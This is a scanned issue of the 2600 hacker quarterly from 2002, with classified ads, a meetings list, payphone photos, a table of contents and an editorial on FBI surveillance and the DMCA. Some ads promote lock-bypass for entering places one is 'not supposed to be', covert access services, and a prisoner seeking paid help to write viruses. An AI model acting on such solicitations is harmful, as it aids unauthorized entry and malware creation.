**LEARN LOCK PICKING** It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

**COVERTACCESS.COM.** Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

**OVER 150 TELECOM MANUALS** are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.

**HATE MICROSOFT?** Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

**BECOME RECOGNIZED** as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

**CRYPTO OUTLAW T-SHIRTS.** Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

## Help Wanted

**HIRING PROFESSIONAL INTERNET CONSULTANTS** with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

**NEED ASSISTANCE** to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

**I NEED TO BUILD A HIDDEN CAMERA SYSTEM** including sound on a limited budget to take with me on my visits with my

child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

**LOCKSMITHS:** I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

## Wanted

**NEED TECHNICAL ILLUSTRATOR.** I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

**FEMALE HACKERS WANTED IN PITTSBURGH** for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

**KIDNAPPED BY THE SECRET SERVICE,** charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at:bigdarren2001@yahoo.com.

**HACKERS HEALTH ALERT - BRAZILIAN "MAD COW" CONCERNS:** Brazil's cattle, sheep, and goat meat and associated products (dairy products) have been banned by Canada since February 2001 and the U.S. Department of Agriculture (USDA) has restricted the importation of ruminant products from Brazil after March 2, 2001 because of concerns for bovine spongiform encephalopathy (BSE) (mad cow disease). BSE is always fatal after it eats away in human brain tissue and leaves sponge-like holes. Boycott Brazil is attempting to help people understand the Brazilian "mad cow" issue. It is essential that ALL COUNTRIES suspend the import of beef and dairy products from Brazil so the Brazilian government may prove what is fact and what is fiction. Visit the Boycott Brazil website for more information: www.brazilboycott.org.

## Services

**SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT?** Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

**FORMER CYBERCRIME PROSECUTOR** now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

**GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE** for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

**MISUNDERSTOOD HACKERS UNDERSTOOD.** Write me. Consultations are no charge, and protected by clergy/client privilege. Trained telecom & electronics tech. billy_sunday@techie.com.

**COMPUTER SECURITY/SPY.** Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. $60 hour or e-mail taylor@inetarena.com.

## Announcements

**WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION.** WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

**HACKERMIND:** Tune in Thursdays at 10 pm ET by opening location 66.28.48.80:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

**OFF THE HOOK** is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

## Personals

**STARTING A HAXOR SUPPORT GROUP** and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, Rt 1 Box 150-817592, Fort Stockton, Texas 79735. All inquiries will be answered.

**IMPRISONED VIRUS WRITER.** Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

**ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!*** Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/02.

**ARGENTINA**

**Buenos Aires**: In the bar at San Jose 05.

**AUSTRALIA**

**Adelaide:** Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

**Brisbane:** Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

**Canberra:** KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

**Melbourne:** Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

**Perth:** The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

**Sydney:** The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

**AUSTRIA**

**Graz:** Cafe Haltestelle on Jakominiplatz.

**BRAZIL**

**Belo Horizonte:** Pelego's Bar at Assufeng, near the payphone. 6 pm.

**CANADA**

**Alberta**

**Calgary:** Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

**Edmonton:** Edmonton City Centre, Lower Level West in the food court by the payphones.

**British Columbia**

**Vancouver:** Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

**Victoria:** Eaton Center food court by A&W.

**New Brunswick**

**Moncton:** Ground Zero Network, 890 Main St.

**Ontario**

**Barrie:** William's Coffee Pub, 505 Bryne Drive. 7 pm.

**Hamilton:** Jackson Square food court by payphones and Burger King. 7:30 pm.

**Quebec**

**Montreal:** Bell Amphitheatre, 1000 Gauchetiere Street.

**DENMARK**

**Aarhus:** In the far corner of the DSB cafe in the railway station.

**Copenhagen:** Terminalbar in Hovedbanegardens Shopping Center.

**ENGLAND**

**Bristol:** Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

**Hull:** In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

**Leeds:** Leeds City train station by the payphones. 7 pm.

**London:** Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

**Manchester:** The Green Room on Whitworth Street. 7 pm.

**Southampton:** City Center in the Internet Cafe in the bargate. 7 pm.

**FRANCE**

**Paris:** Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

**GERMANY**

**Karlsruhe:** "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

**GREECE**

**Athens:** Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

**ITALY**

**Milan:** Piazza Loreto in front of McDonalds.

**MEXICO**

**Mexico City:** Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

**NEW ZEALAND**

**Auckland:** London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

**Christchurch:** Java Cafe, corner of High St. and Manchester St. 6 pm.

**Wellington:** Murphy's Bar in Cuba Mall. 5:30 pm.

**NORWAY**

**Oslo:** Oslo Sentral Train Station. 7 pm.

**Trondheim:** Rick's Cafe in Nordregate. 6 pm.

**POLAND**

**Stargard Szczecinski:** Art Caffe. Bring blue book. 7 pm.

**RUSSIA**

**Moscow:** Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

**SCOTLAND**

**Glasgow:** Central Station, payphones next to Platform 1. 7 pm.

**SOUTH AFRICA**

**Johannesburg (Sandton City):** Sandton food court. 6:30 pm.

**SWEDEN**

**Gavle:** Railroad station.

**UNITED STATES**

**Alabama**

**Auburn:** The student lounge upstairs in the Foy Union Building. 7 pm.

**Birmingham:** Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

**Tuscaloosa:** McFarland Mall food court near the front entrance.

**Arizona**

**Tempe:** Game Works at Arizona Mills Mall.

**Tucson:** Barnes & Noble, 5130 E. Broadway.

**Arkansas**

**Jonesboro:** Indian Mall food court by the big windows.

**California**

**Los Angeles:** Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

**Orange County (Laguna Niguel):** Natalie's Coffee, 27020 Alicia Parkway, #F.

**San Diego:** Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

**San Francisco:** 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

**San Jose (Campbell):** Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

**Santa Barbara:** Cafe Siena on State Street.

**Colorado**

**Boulder:** Fatty J's food court, 13th and College. 6 pm.

**Connecticut**

**Meriden:** Meriden Square Mall food court. 6 pm.

**District of Columbia**

**Arlington:** Pentagon City Mall in the food court. 6 pm.

**Florida**

**Ft. Lauderdale:** Broward Mall in the food court by the payphones.

**Gainesville:** Borders Book Store cafe off I-75 and Newberry.

**Georgia**

**Atlanta:** Lenox Mall food court. 7 pm.

**Hawaii**

**Honolulu:** Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

**Idaho**

**Pocatello:** College Market, 604 South 8th Street.

**Illinois**

**Chicago:** Union Station in the Great Hall near the payphones.

**Indiana**

**Evansville:** Barnes and Noble cafe at 624 S Green River Rd.

**Ft. Wayne:** Glenbrook Mall food court in front of Sbarro's. 6 pm.

**Indianapolis**: Borders Books on the corner of Meridian and Washington.

**Kansas**

**Kansas City (Overland Park):** Oak Park Mall food court.

**Louisiana**

**Baton Rouge:** In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

**New Orleans:** Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

**Maine**

**Portland:** Maine Mall by the bench at the food court door.

**Maryland**

**Baltimore:** Barnes & Noble cafe at the Inner Harbor.

**Massachusetts**

**Boston:** Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

**Marlborough:** Solomon Park Mall food court.

**Northampton:** Javanet Cafe across from Polaski Park.

**Michigan**

**Ann Arbor:** Michigan Union (University of Michigan), Welker Room.

**Grand Rapids:** Rivertown Crossings Mall, second level in the food court.

**Minnesota**

**Bloomington:** Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

**Duluth:** Barnes & Noble by Cubs. 7 pm.

**Missouri**

**Kansas City (Independence):** Barnes & Noble, 19120 East 39th St.

**St. Louis:** Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

**Springfield:** Barnes & Noble on Battlefield across from the mall. 5:30 pm.

**Nebraska**

**Omaha:** Oak View Mall Barnes & Noble. 7 pm.

**Nevada**

**Las Vegas:** Wow Superstore Cafe, Sahara & Decatur. 8 pm.

**New Mexico**

**Albuquerque:** Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

**New York**

**Buffalo:** Galleria Mall food court.

**New York:** Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

**North Carolina**

**Charlotte:** South Park Mall, upper area of food court.

**North Dakota**

**Fargo (Moorhead, MN):** Center Mall food court by the fountain.

**Ohio**

**Akron:** Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

**Cincinnati:** Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

**Cleveland (Bedford):** Cyber Pete's Internet Cafe, 665 Broadway Ave.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

**Dayton:** At the Marions behind the Dayton Mall. 6 pm.

**Oklahoma**

**Oklahoma City:** Penn Square Mall on the edge of the food court by Pretzel Logic.

**Tulsa:** Woodland Hills Mall food court.

**Oregon**

**Portland:** Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

**Pennsylvania**

**Philadelphia:** 30th Street Station food court, smoking section.

**Pittsburgh:** William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

**South Carolina**

**Charleston:** Northwoods Mall in the hall between Sears and Chik-Fil-A.

**South Dakota**

**Sioux Falls:** Empire Mall, by Burger King.

**Tennessee**

**Knoxville:** Borders Books Cafe across from Westown Mall.

**Memphis:** Barnes & Noble, Hickory Ridge Mall.

**Nashville:** J-J's Market, 1912 Broadway.

**Texas**

**Austin:** Dobie Mall food court.

**Dallas:** Mama's Pizza, Campbell & Preston. 7 pm.

**Houston:** Cafe Nicholas in Galleria2.

**San Antonio:** North Star Mall food court. 6 pm.

**Utah**

**Salt Lake City:** ZCMI Mall in the food court near Zion's Bank.

**Vermont**

**Burlington:** Borders Books at Church St. and Cherry St. on the second floor of the cafe.

**Virginia**

**(see District of Columbia)**

**Washington**

**Seattle:** Washington State Convention Center, first floor. 6 pm.

**Wisconsin**


**Madison:** Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

**Milwaukee (Wauwatosa):** Mayfair Mall on Hwy 100 & North Ave in Room G110 or G150. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.
To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

# Dutch Payphones

**Amsterdam.** Increasingly hard to find, this phone only accepts coins.



**Amsterdam.** Increasingly easy to find, this phone doesn't accept coins.


**Rotterdam.** A Telfort phone that takes BOTH coins and cards.

**Rotterdam.** Probably best not to ask

***Photos by Daniel Langdon Jones***

**Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com**

# More Foreign Payphones



**Phnom Penh, Cambodia.** A card-only phone.

***Photo by John Bullock***

**Phnom Penh, Cambodia.** Close-up view.

***Photo by John Bullock***

**Willemstad, Curacao.** A shape and color so rarely seen in the States.

***Photo by Phillip Bettac Zoufal***

**Kyiv, Ukraine.** This rotary phone is said to only take pre-paid smart cards, although it's rather hard to figure out where they would go.

***Photo by an anonymous Canadian***

**Look on the other side of this page for even more photos!**

# 2600

**The Hacker Quarterly**
Volume Nineteen,
Number Two
Summer 2002
$5.00 US, $7.15 CAN

22>
7 25274 83158 6

"People who go to places of worship, people who go to libraries, people who are in chat rooms, are going to have 'Big Brother' listening in even though there's no evidence that they are involved in anything illegal whatsoever." - Laura Murphy, spokeswoman for the American Civil Liberties Union on the new surveillance powers given to the FBI

***Editor-In-Chief***
**Emmanuel Goldstein**

***Layout and Design***
**ShapeShifter**

***Cover Concept and Photo***
**Dragorn, Porkchop**

***Cover Design***
**Mike Essl**

***Office Manager***
**Tampruf**

***Writers:*** **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, mlc, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

***Webmaster:*** **Dominick LaTrappe**

***Web Assistance:*** **Juintz, Kerry**

***Network Operations:*** **CSS**

***Broadcast Coordinators:*** **Juintz, Pete, daRonin, Digital Mercenary, Monarch, w3rd, Gehenna**

***IRC Admins:*** **Antipent, Autojack, DaRonin, Digital Mercenary, Porkchop, Roadie**

***Inspirational Music:*** **Doe Maar, Psychic TV, The Saints, Alice in Chains, Yoko Ono, Chumbawamba**

***Shout Outs:*** **rms, Hope Cordes, Kyoske, Patrick, Christopher Bollman, Mark Hosler, Uzi Nissan, Rustu Recber**

***RIP:*** **Jack Biello**

*2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:**
Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2002
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate.
Back issues available for 1984-2001 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

# Take Our Words


| | |
|---|---|
| Fair Use and Abuse | 4 |
| The Comprehensive Guide to 802.11b Wireless Networks | 6 |
| How to Break Through a Proxy or Firewall | 12 |
| A Nasty NT Bug | 13 |
| A Look Back | 15 |
| Grab That Cache | 16 |
| The End of an Era | 17 |
| Ncr Atms - Aurum Ex Machina | 18 |
| The Afghan Phone System | 20 |
| Yet Another Way to Defeat Url Filters | 21 |
| Getting Into Cisco Routers | 22 |
| A New Era of Telecommunications Surveillance | 23 |
| Web Server Discovery Tool | 26 |
| Letters | 30 |
| Your Eyes Have Just Been Sold | 40 |
| Dumpster Diving: One Man's Trash | 43 |
| Mind Tricks | 47 |
| Review: Hacker Culture | 53 |
| CBDTPA: Yet Another Privacy Concern | 54 |
| Null Sessions and Enumeration | 55 |
| Marketplace | 56 |
| Meetings | 58 |

# Fair Use and Abuse

We've reached a critical stage on so many different fronts that it's hard to imagine they're not all somehow intertwined. We shouldn't doubt our ability to influence change in whatever forum the battle we choose is being waged. This is the time to speak up.

Recent changes in the way our government works seem to no longer be about terrorism - if they ever were in the first place. As freedoms disappear and power becomes more centralized, a greater number of people are beginning to realize that we're moving into some very dangerous ground.

The "reorganization" of the FBI on May 29 was enough to shock a lot of us into paying attention. Now, all of a sudden, we no longer have an agency whose sole purpose is to investigate crimes. Their new reason for being is to prevent the crimes in the first place. Splendid, you might say. Anything that helps to stop crime has got to be a good thing, right? This is precisely what you're supposed to say. However, if you take an extra few minutes and think it through, you may come to the conclusion that this solution may indeed be a worse crime itself.

Let's look at what we're now facing. For the moment we'll confine it to the online world and the hacker culture. The FBI now no longer has to have any evidence of a crime being committed or even planned. They can wander onto IRC or an AOL chatroom and simply capture everything and then, at their leisure, look for things they don't like. The users responsible will then face a full investigation - all on the basis of words spoken in a public forum. The potential for targeting of certain individuals or even groups for prosecution is now in the stratosphere. People attending *2600* meetings will be subject to the same kind of scrutiny. Agents may now attempt to infiltrate organizations even when there is no sign of any criminal activity - just to keep an eye on things. If this doesn't make alarm bells go off in your head, there's probably not much we can say to make you see the distinct threat we're now all facing.

How much does this really have to do with hackers? Isn't this all about capturing terrorists and stopping really bad people from doing really bad things? That's what it was supposed to be. But clearly these goals have been subverted. According to a Fox News report on May 30, 2002: "The FBI's top new marching orders will focus on terrorists, spies, and hackers, in that order." Granted, this is Fox News and they're liable to interpret anything from credit card fraud to online pornography as a derivation of computer hacking. The feds themselves refer to their new focus as "counterterrorism, counterintelligence, and cyber investigations." But the latter category in particular is so nebulous that literally anything that someone involved in computers might be doing would be open to scrutiny. And therein comes the proverbial chilling effect.

Not convinced yet? The FBI now can check various commercial databases and see what videos you've been renting, what books or magazines you're reading, what's popping up on your credit card bills, where you're traveling to, etc. Even your medical records won't be safe from their prying eyes. And all without any evidence that you've done anything wrong! In fact, approval from FBI headquarters is no longer even needed. Your local field office can do this on their own if they feel like it. And those who doubt that federal agents would abuse the power they hold need only look back at the Bernie S. case of the mid 90's.

In other countries government agents routinely infiltrate law-abiding groups of people who disagree with government policy. They then succeed in disrupting and dividing the group, at times even pushing them into illegal situations that never would have happened otherwise. And that gives the authorities carte blanche to move in. (In the United States we saw this occur decades ago with the FBI's counterintelligence program - dubbed COINTELPRO. Innocent people involved in the civil rights, antiwar, and countercultural movements were spied upon and harassed by these agents until such conduct was outlawed in the 70's.) Now this KGB style of dealing with dissidents, misfits, and individual thinkers has come back home wrapped in a flag. We can only wonder how many innocent people will be caught up in its wake.

It's an awfully odd coincidence that word of the FBI's apparent bungling of an investigation that might have detected the September 11 plot came literally days before the largest such reorganization in our nation's history. That story managed to convince a number of people that

change was needed. But the subsequent events managed to also slap a few faces out of their deep sleep of apathy and blind acceptance.

The fear now of course is that any resistance will be too little too late. But it doesn't have to be that way.

When we were sued two years ago by the motion picture industry, it caught a lot of us by surprise. The Digital Millennium Copyright Act was already law. What chance did we have to fight its existence? Was it not also too little too late?

We don't think it was. Nor do the thousands of people who supported us through the entire ordeal. And as we look around today, we realize that we have become so much stronger and more unified *as a result* of the action taken against us. We lost the case. And we lost the appeal. And, after considerable consultation, soul searching, and debate, we believe it's time to change the focus of this fight.

We wanted to take this all the way to the Supreme Court. But, as legal experts who know considerably more about the system than we do emphasized, there was an infinitesimal chance that they would even agree to hear the case and even less of a likelihood that we would win if they did. Both rejections ran the risk of setting the clock back as far as legal precedent went and this, quite frankly, is not the time to lose even more ground.

But, painful as this decision was to reach, we've come out of it learning something important. We've won. Maybe we weren't victorious in court but that doesn't exactly tell the whole story. Look around you. People have become aware of the evils of the DMCA. When this first started years ago, so few people knew anything about it - that's how it became law in the first place. But now it seems to be on everyone's minds as it becomes every bit as pervasive as we knew it would.

The industries that embrace the DMCA have fallen into disrepute with the general public as their true motives of sheer greed become more and more obvious. The recent attempt to charge fees for Internet broadcasting in the name of the DMCA outraged a whole new crowd of people. The efforts by the recording and motion picture industries to control and eventually bury any aspect of fair use by consumers has backfired horribly. People are realizing that such new (and mandatory) innovations as digital television will give them *less* freedom and flexibility if they don't challenge these laws. Attempts to control copying of CDs have ranged from the absurd to the criminal. It was recently discovered that simply using a magic marker to write over a certain section of a "copy-protected" CD was enough to defeat the entire system leading many to wonder if magic markers were now illegal access devices under the DMCA. And Macintosh users were horrified to discover that inserting one of these CDs into their machines would often cause actual damage to the machine! In fact, Philips, the company that *invented* the CD, says that these things don't even meet the definition of a CD and should not be sold as such. We encourage people who find these products in the CD section of a store to separate them to avoid confusion and false advertising, not to mention possible costly repairs for people who unknowingly try to play these things in their computers.

We'd like to say that our early battle with the DMCA was what started to wake people up. But it wouldn't be fair to those people who *really* did that job - the MPAA, the RIAA, and all of the other corporate and government colluders who joined forces to establish a stranglehold on the technology and dupe the public. Once their true colors became known, it was a foregone conclusion that they would begin to self-destruct in an expanding cloud of greed.

With the ominous changes in federal agencies, we are looked upon by many as little better than terrorists. Warped though that perception may be, we have to face the fact that this will overshadow the actual merits of our case. After all, when the MPAA started this whole thing, they *chose* us as the people they wanted to sue even though there were hundreds of others they could have gone after. Their reasoning was that as hackers, we would be summarily dismissed in the courts. Unfortunately, that proved to be true. But they most certainly didn't count on the massive rallying of support that came our way. It took courage and it took intelligence for individuals to stand up against what they knew was wrong. And now, unlike in 2000, the DMCA is being challenged on many fronts, not just ours.

So, while the stage may be shifting, the fight will intensify and see many more participants. We will not shy away from any of this nor lose sight of the ultimate objective, which is to repeal this horrible law once and for all and restore the right of fair use and free speech to the public.

It just got a lot harder with all the domestic spying, branding of hackers as terrorists, etc. But intensified pressure often in turn makes a battle all the more intense. While more seems to be at stake than ever before, we've never felt so far from defeat as we do now.

# The Comprehensive Guide to 802.11b Wireless Networks

**by Dragorn**

